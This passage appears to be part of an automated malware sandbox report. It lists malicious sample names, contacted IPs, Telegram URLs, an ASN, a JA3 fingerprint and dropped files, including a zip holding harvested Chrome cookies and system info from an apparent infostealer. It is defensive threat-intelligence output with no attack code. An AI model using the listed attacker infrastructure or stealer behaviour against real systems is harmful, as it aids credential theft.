|                 | 75fcGkVO1k.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
|                 | 8aAG42oljb.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
|                 | jUV82t8dgh.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
|                 | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
| 149.154.167.99  | W6qKnnjMEi                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>t.me/jhzljkhsdklzdjkzj281679827sjah</li></ul> |
|                 | snfstBXgxa                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>t.me/cui8txvnmv</li></ul>                     |

### Domains

| Match | Associated Sample Name / URL                     | SHA 256                  | Detection | Link                   | Context                                                        |
|-------|--------------------------------------------------|--------------------------|-----------|------------------------|----------------------------------------------------------------|
| t.me  | 6lGJNtdKHt.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | nGiDZ9ZC2d.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | xx2wsaL3cJ.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | 75fcGkVO1k.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | 8aAG42oljb.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | Zq0u07ZGkg.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | jUV82t8dgh.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | 31cGYywxgy.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | pAWNholT8X.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | OARirszNK2.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | rbQe356Ces.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | kzSWxYLY4H.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | nrR5LZJupm.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | Neue Bestellung 09001.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | DeKxL6OdIV.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | OTKqvzSZfm.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | u8NGCuPdOR.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | e5jVcbuCo5.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|       | i7qUJCnMz0.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |

### ASN

| Match      | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                        |
|------------|------------------------------|--------------------------|-----------|------------------------|----------------------------------------------------------------|
| TELEGRAMRU | 6lGJNtdKHt.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|            | nGiDZ9ZC2d.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |
|            | xx2wsaL3cJ.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>149.154.167.99</li></ul> |

| Match              | Associated Sample Name / URL                     | SHA 256                  | Detection | Link                   | Context               |
|--------------------|--------------------------------------------------|--------------------------|-----------|------------------------|-----------------------|
|                    | 75fcGkVO1k.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | 8aAG42oljb.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | Zq0u07ZGkg.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | jUV82t8dgh.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | 31cGYwxgy.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | pAWNhoIT8X.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | TT09876545678T8R456.exe                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.16<br>7.220 |
|                    | OARirszNK2.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | rbQe356Ces.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | 01_extracted.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.16<br>7.220 |
|                    | kzSWxYLY4H.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | Order_0178PDF.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.16<br>7.220 |
|                    | nrR5LZJupm.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | Neue Bestellung 09001.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | DeKxL6OdiV.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
|                    | OTKqvzSZfm.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99      |
| DEPTELECOMNSO-ASRU | 6IGJNtdKHt.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | nGiDZ9ZC2d.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | xx2wsaL3cJ.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | 75fcGkVO1k.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | 8aAG42oljb.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | Zq0u07ZGkg.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | jUV82t8dgh.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.150 |
|                    | art185.exe                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.157 |
|                    | art185.exe                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.16<br>4.157 |
|                    | R2u2hrX28Z.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 185.138.164.60      |

## JA3 Fingerprints

| Match                            | Associated Sample Name / URL                      | SHA 256                  | Detection | Link                   | Context          |
|----------------------------------|---------------------------------------------------|--------------------------|-----------|------------------------|------------------|
| ce5f3254611a8c095a3d821d44539877 | 6IGJNtdKHt.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | nGiDZ9ZC2d.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | 75fcGkVO1k.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | 8aAG42oljb.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | V-21-Kiel-050-D02.docx                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | jUV82t8dgh.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | 31cGYwxgy.exe                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | pAWNhoIT8X.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | OARirszNK2.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | Neue Bestellung 09001.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | u8NGCuPdOR.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | tNOprA6TKc.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | gow3TOp9TW.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | TDxZ3sbsqi.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | 729f05959f10226a50f13f2cdf5eb8d6d0761fc8a332d.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | iQjdq8GOib.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | aRJ7tjHVOF.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | 4o99bctKos.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |
|                                  | gDvIEg3e8p.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 149.154.167.99 |

## Dropped Files

| Match                                      | Associated Sample Name / URL                      | SHA 256                  | Detection | Link                   | Context |
|--------------------------------------------|---------------------------------------------------|--------------------------|-----------|------------------------|---------|
| C:\Users\user\AppData\LocalLow\sqlite3.dll | 6lGJntdKHt.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | nGiDZ9ZC2d.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | xx2wsaL3cJ.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | 75fcGkVO1k.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | 8aAG42oIjb.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | Zq0u07ZGkg.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | jUV82t8dgh.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | SecuriteInfo.com.W32.AIDetect.malware1.14529.exe  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | OARirszNK2.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | rbQe356Ces.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | Neue Bestellung 09001.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | OTKqvzSZfm.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | u8NGCuPdOR.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | e5jVcbuCo5.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | 729f05959f10226a50f13f2cdf5eb8d6d0761fc8a332d.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | iQjdq8GOib.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | aRJ7tjHVOF.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | 4o99bctKos.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | gDvIEg3e8p.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                                            | oz7Sa3qccH.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

Created / dropped Files

|                                           |                                                                                                                                 |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\LocalLow\1xVPfvJcrg |                                                                                                                                 |
| Process:                                  | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                            |
| File Type:                                | SQLite 3.x database, last written using SQLite version 3032001                                                                  |
| Category:                                 | dropped                                                                                                                         |
| Size (bytes):                             | 73728                                                                                                                           |
| Entropy (8bit):                           | 1.1874185457069584                                                                                                              |
| Encrypted:                                | false                                                                                                                           |
| SSDEEP:                                   | 96:l3sa9uKnadsdUDitMkMC1mBKC7g1HfP/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq                                 |
| MD5:                                      | 72A43D390E478BA9664F03951692D109                                                                                                |
| SHA1:                                     | 482FE43725D7A1614F6E24429E455CD0A920DF7C                                                                                        |
| SHA-256:                                  | 593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C                                                                |
| SHA-512:                                  | FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE |
| Malicious:                                | false                                                                                                                           |
| Reputation:                               | high, very likely benign file                                                                                                   |
| Preview:                                  | SQLite format 3.....@ .....\$.C.....<br>.....<br>.....<br>.....                                                                 |

|                                           |                                                                                                                                 |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\LocalLow\RYwTiizs2t |                                                                                                                                 |
| Process:                                  | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                            |
| File Type:                                | SQLite 3.x database, last written using SQLite version 3032001                                                                  |
| Category:                                 | dropped                                                                                                                         |
| Size (bytes):                             | 73728                                                                                                                           |
| Entropy (8bit):                           | 1.1874185457069584                                                                                                              |
| Encrypted:                                | false                                                                                                                           |
| SSDEEP:                                   | 96:l3sa9uKnadsdUDitMkMC1mBKC7g1HfP/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq                                 |
| MD5:                                      | 72A43D390E478BA9664F03951692D109                                                                                                |
| SHA1:                                     | 482FE43725D7A1614F6E24429E455CD0A920DF7C                                                                                        |
| SHA-256:                                  | 593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C                                                                |
| SHA-512:                                  | FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE |
| Malicious:                                | false                                                                                                                           |
| Reputation:                               | high, very likely benign file                                                                                                   |
| Preview:                                  | SQLite format 3.....@ .....\$.C.....<br>.....<br>.....<br>.....                                                                 |

|                                            |                                                                                                                                  |
|--------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\frAQBc8Wsa |                                                                                                                                  |
| Process:                                   | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                             |
| File Type:                                 | SQLite 3.x database, last written using SQLite version 3032001                                                                   |
| Category:                                  | dropped                                                                                                                          |
| Size (bytes):                              | 40960                                                                                                                            |
| Entropy (8bit):                            | 0.792852251086831                                                                                                                |
| Encrypted:                                 | false                                                                                                                            |
| SSDEEP:                                    | 48:2i3nBA+IiY1PJzr9URCvE9V8MX0D0HSFINUfAIGuGYFoNsS8LKvUf9KvYj7hU:pBCJyC2V8MZyFf8AIG4oNFeymw                                      |
| MD5:                                       | 81DB1710BB13DA3343FC0DF9F00BE49F                                                                                                 |
| SHA1:                                      | 9B1F17E936D28684FFDFA962340C8872512270BB                                                                                         |
| SHA-256:                                   | 9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB                                                                 |
| SHA-512:                                   | CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1 |
| Malicious:                                 | false                                                                                                                            |
| Reputation:                                | high, very likely benign file                                                                                                    |
| Preview:                                   | SQLite format 3.....@ .....C.....<br>.....<br>.....<br>.....                                                                     |

|                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\lRAA74ecQekC.zip |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                         | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:                                       | Zip archive data, at least v2.0 to extract                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Category:                                        | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                    | 1183                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit):                                  | 7.504550078014953                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                       | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                          | 24:9ss6XB1YPVIMznD4GRWsjLRTzaTBEpg+hm2ag/xFAaLAsnw//l:9Y0VIMzD48WsjLRTGTepscFAKi/t                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                             | 71DFF023B88047201C31080B20B9B283                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                            | AC1C9EAB731A5D7E793A9A4E461E723D06D4EBC8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                         | 686EC083E609CD03C3BCBDC9CC5F14CEC0797677C557CC695FEB83A4FAEFF7F2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                         | 8DBFABDC185386E8BBD4502EB3002669F90B902012092953DF1A7FFE8788B36DEA939E565E39CE178B6D7A9CBD9897A42AB24757740CC9362BD752943D1BAE1D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Malicious:                                       | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                         | PK.....=<S.c.....* ...browsers/cookies/Google Chrome_Default.txtUT.....Ra..Ra..Ra%.r.0.....Q.....V!...H.^Jj..0.V.;[.2F.?...N.y...<0.;y..F/..V.8NvZ...m;f{H.....}].[...R...../...J!.. I/...Cgv...!LQ...n.....n.SY.B.xSTm2..e...f)...p..St.C...l.AQe.n.k...PK.....=<Sxou.....System Info.txtUT.....Ra..Ra..RauS.n.0}...H...%..[...T..R..&V..l.M..;4\$>..!a.....!6.../0..vv.s....+UJ(D-S....e...)e.....E...E..~^&.....O...M.k...8.1.&...Q<...\$.l...A.\$p..lv/G...Z5Z+...A@!Sm*...~..#c.t)...X..^...4..._l.o...{..Gc.VF.....6b.>L..Tn.5.Q[yg4..1..e.q@....l..M~8....l6...b...R.... w~...T.m)t.^B;...Z+..i.Ea.n....>...J.....#..0J...)...#..6.`a.j..QpLey..},U.....z..!..._l.....ZV.c..l.6...b.^...v.8Y....J.....9X.xL.....U.x.xV9,..?h..*.....D..Q.s.L.Z.%tVU.'\V.....>..VR...x..K.e.p.j..M..l[.....;..%..}.8.L...KYV(.1..? \$Ax .....#q.P..pAQ.?%kj.P...#...vc_...:..SZ:..."... x.....aR...o...PK.... |

|                                             |                                                                                                                                  |
|---------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\lRQF69AzBla |                                                                                                                                  |
| Process:                                    | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                             |
| File Type:                                  | SQLite 3.x database, last written using SQLite version 3032001                                                                   |
| Category:                                   | dropped                                                                                                                          |
| Size (bytes):                               | 20480                                                                                                                            |
| Entropy (8bit):                             | 0.698304057893793                                                                                                                |
| Encrypted:                                  | false                                                                                                                            |
| SSDEEP:                                     | 24:TLbJLbXaFpEQ5bNmISHn06UwcQPX5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j                                                              |
| MD5:                                        | 3806E8153A55C1A2DA0B09461A9C882A                                                                                                 |
| SHA1:                                       | BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72                                                                                         |
| SHA-256:                                    | 366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE                                                                 |
| SHA-512:                                    | 31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1C |
| Malicious:                                  | false                                                                                                                            |
| Preview:                                    | SQLite format 3.....@ .....C......g...8.....<br>.....<br>.....<br>.....                                                          |

|                                             |                                                                   |                                                                                       |
|---------------------------------------------|-------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\sqlite3.dll |                                                                   |  |
| Process:                                    | C:\Users\user\Desktop\AqlmImmeey.exe                              |                                                                                       |
| File Type:                                  | PE32 executable (DLL) (console) Intel 80386, for MS Windows       |                                                                                       |
| Category:                                   | dropped                                                           |                                                                                       |
| Size (bytes):                               | 916735                                                            |                                                                                       |
| Entropy (8bit):                             | 6.514932604208782                                                 |                                                                                       |
| Encrypted:                                  | false                                                             |                                                                                       |
| SSDEEP:                                     | 24576:BJDwWdxW2SBNTjY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX |                                                                                       |
| MD5:                                        | F964811B68F9F1487C2B41E1AEF576CE                                  |                                                                                       |

| C:\Users\user\AppData\Local\Low\sqlite3.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
|---------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| SHA1:                                       | B423959793F14B1416BC3B7051BED58A1034025F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |
| SHA-256:                                    | 83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
| SHA-512:                                    | 565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F984                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
| Malicious:                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |  |
| Antivirus:                                  | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 0%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |
| Joe Sandbox View:                           | <ul style="list-style-type: none"> <li>Filename: 6IGJNtdKht.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: nGIDZ9ZC2d.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: xx2wsaL3cJ.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: 75fcGkVO1k.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: 8aAG42oljb.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: Zq0u07ZGkg.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: jUV82t8dgh.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuritInfo.com.W32.AIDetect.malware1.14529.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: OARirsNK2.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: rbQe356Ces.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: Neue Bestellung 09001.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: OTKqvzSZfm.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: u8NGCuPdOR.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: e5jVcbuCo5.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: 729f05959f10226a50f13f2cdf5eb8d6d0761fc8a332d.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: iQjdq8GOib.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: aRJ7tjHVOF.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: 4o99bctKos.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: gDvIEg3e8p.exe, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: oz7Sa3qccH.exe, Detection: malicious, <a href="#">Browse</a></li> </ul> |  |
